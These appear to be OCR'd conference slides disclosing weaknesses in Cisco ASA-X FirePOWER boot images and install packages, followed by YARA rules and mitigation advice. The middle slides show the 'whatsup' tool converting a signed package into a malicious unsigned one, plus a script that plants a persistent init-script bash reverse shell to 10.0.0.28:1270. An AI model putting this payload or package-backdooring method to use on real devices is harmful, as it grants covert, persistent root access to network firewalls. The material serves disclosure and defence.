
Features

- **Reverse Shell**
- SSH
- DOOM-ASCII

github.com/jbaines-r7/pinchme


Distributable Malicious FirePOWER Boot Image for ASA-X

Profit



Distributable Malicious FirePOWER Install Package for ASA-X

ASA-X FirePOWER Module Install Package



1

2

FirePOWER Boot Image Supports Signed Install Packages

```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
        :Parameters:
            - `pkg_path` - Path to package
            - `extract_dir` - Directory where package need to be extracted
            - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentSignedChksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```

FirePOWER Module Signed Install Package

asasfr-sys-6.2.3-83.pkg - GHex

File Edit View Windows Help


```
00000000  C0 C5 00 00 00 06 00 00 06 77 69 67 6E 6F 72 65 69 74 03 6B 65 79  .........wignoreit.key
00000016  00 00 00 00 00 00 00 00 20 00 00 00 0C 0D 30 48 92 7C 4D F4 72 74  ........ .....0H.|M.rt
0000002C  B1 B9 B2 DC 9B 60 37 52 03 53 45 E9 A8 27 CE 07 E0 31 C7 7A 95 4F  .....`7R.SE..'...1.z.O
00000042  04 63 68 65 63 6B 73 75 6D 00 00 00 00 01 00 00 31 35 30 66 37 37  .checksum.......150f77
00000058  61 33 61 63 32 65 32 65 34 65 39 31 34 35 37 32 37 31 63 36 31 64  a3ac2e2e4e91457271c61d
0000006E  31 62 37 62 34 64 32 63 37 33 61 37 66 31 37 33 34 30 63 62 32 30  1b7b4d2c73a7f17340cb20
00000084  63 35 38 33 66 32 34 36 38 33 38 30 33 32 30 37 39 30 66 64 37 61  c583f2468380320790fd7a
0000009A  30 39 63 63 35 64 37 64 35 30 36 39 30 31 38 34 33 39 37 30 31 30  09cc5d7d50690184397010
000000B0  64 66 37 64 39 37 34 66 39 37 32 35 36 30 33 32 62 64 34 31 30 32  df7d974f97256032bd4102
000000C6  30 64 62 65 31 39 32 61 31 65 35 65 35 35 39 34 33 62 32 65 36 65  0dbe192a1e5e55943b2e6e
000000DC  65 31 63 38 36 31 61 38 31 30 38 36 37 34 66 35 35 64 33 37 63 34  e1c861a8108674f55d37c4
```

Distributable Malicious FirePOWER Install Package for ASA-X

FirePOWER Boot Image Supports Unsigned Install Packages

```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
        :Parameters:
            - `pkg_path` - Path to package
            - `extract_dir` - Directory where package need to be extracted
            - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentSignedChksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```

Distribute a Malicious Install Package?



Distributable Malicious FirePOWER Install Package for ASA-X


FirePOWER Module Unsigned Install Package

new.pkg - GHex

File Edit View Windows Help

```
00000000 C0 C5 00 00 00 05 00 00 02 74 69 67 6E 6F 72 65 69 74 01 64 61 74 61 .........tignoreit.data
00000017 00 00 00 00 00 00 00 89 4A 4E 3A 42 5A 68 39 31 41 59 26 53 59 69 D1 ........JN:BZh91AY&SYi.
0000002E 63 1B 02 0F CF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF c.......................
00000045 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF E7 A7 7E 7C 00 A0 2A ..................~|..*
0000005C 90 92 85 00 04 A2 A4 A9 09 28 80 14 51 52 28 14 24 51 54 3E 9A A2 80 .........(..QR(.$QT>...
00000073 00 7B DE F0 00 01 EA 80 00 00 00 02 80 00 00 48 00 00 05 4A 4A 00 B5 .{.............H...JJ..
0000008A 80 00 00 A0 05 00 2A 21 55 40 A0 00 00 00 09 00 00 0A 04 A8 00 00 02 ......*!U@.............
000000A1 80 04 90 2A 00 00 92 80 00 00 04 82 82 80 00 0A 0A 0A 00 00 A0 00 50 ...*..................P
000000B8 24 00 25 45 14 00 0A 50 00 0A 04 A8 00 00 00 00 00 00 00 00 00 00 00 $.%E...P...............
000000CF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 ......................)
```

Convert a Secure Package to an Insecure Package



Create Malicious Install Packages

```
albinolobster@ubuntu:~/whatsup/build$ ./whatsup -i ~/Desktop/asasfr-sys-5.4.1-211.pkg
 --lhost 10.0.0.28 --lport 1270
```


```
[+] User provided package: /home/albinolobster/Desktop/asasfr-sys-5.4.1-211.pkg
[+] Copying the provided file to ./tmp
[+] Extracting decryption materials
```

Exploitation

- Input valid and signed Cisco created package. Output valid unsigned package containing malicious code.
- Persistent payload. Survive reboots and upgrades.

Not a vulnerability

- No security expectations on installation.

github.com/jbaines-r7/whatsup

Create Malicious Install Packages

```
1968
1969 cat << EOF > ${MOUNTPOINT}/etc/rc.d/init.d/xploit
1970 #!/bin/sh
1971
1972 #source /etc/rc.d/init.d/functions
1973 #PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/sf/bin:/sbin:/usr/sbin"
1974
1975 xploit_start() {
1976   (while true; do sleep 300 && /bin/bash -i >& /dev/tcp/10.0.0.28/1270 0>&1; done) &
1977 }
1978
1979 case "\$1" in
1980 'start')
1981   xploit_start
1982   ;;
1983 *)
1984   echo "usage $0 start|stop|restart"
1985 esac
1986 EOF
1987
1988 ln -s ../init.d/xploit ${MOUNTPOINT}/etc/rc.d/rc3.d/S31xploit
1989 chmod +x ${MOUNTPOINT}/etc/rc.d/init.d/xploit
```

Exploitation


- Input valid and signed Cisco created package. Output valid unsigned package containing malicious code.
- Persistent payload. Survive reboots and upgrades.

Not a vulnerability

- No security expectations on installation.

github.com/jbaines-r7/whatsup


Distributable Malicious FirePOWER Install Package for ASA-X Back Again!




https://t.me/learningnets

Distributable Malicious FirePOWER Install Package for ASA-X

...Not a Supply Chain Issue?





https://t.me/learningnets


Do Not Trust the ASA

This Talk Discussed

- Man in the middle problems
- Credential leaks
- Code signing issues
- Package signing issues
- Root shell as a feature
- Hard-coded credentials for a root shell
- Remote command injection for root access
- Executing arbitrary bootable ISO

Indicators and Mitigations

Not This. Never This.




https://t.me/learningnets

YARA Rules

New YARA Rules

- Detect malicious ASDM packages
- Detect execution of malicious SGZ
- Detect credentials in ASDM log files
- Detect unsigned FirePOWER install packages

github.com/jbaines-r7/cisco_asa_research/blob/main/yara/



Apply ASA and ASDM Patches?

- Eventually?
  - **No patches planned for ASA-X with FirePOWER Services boot images or installation packages**
  - CVE-2021-1585 patched… today?
  - CVE-2022-20829 patched… today?
  - CVE-2022-20828 patches planned through December 2022
- What to do when patches aren't available?
  - Mitigating controls: limit access and isolate
  - If possible, remove from network critical path
  - Rotate passwords
- What to do about the ASA-X with FirePOWER Services?
  - Multiple distributable root shell vectors
  - ***Virtual machine root shell is a default feature***
  - If possible, accelerate retirement and replace
  - Audit the virtual machine root shell regularly
  - Audit Cisco CLI / ASDM logins regularly

Thank you!

Slides & Code:
https://github.com/jbaines-r7/cisco_asa_research


@jbaines-r7


@Junior_Baines

AKB @jbaines-r7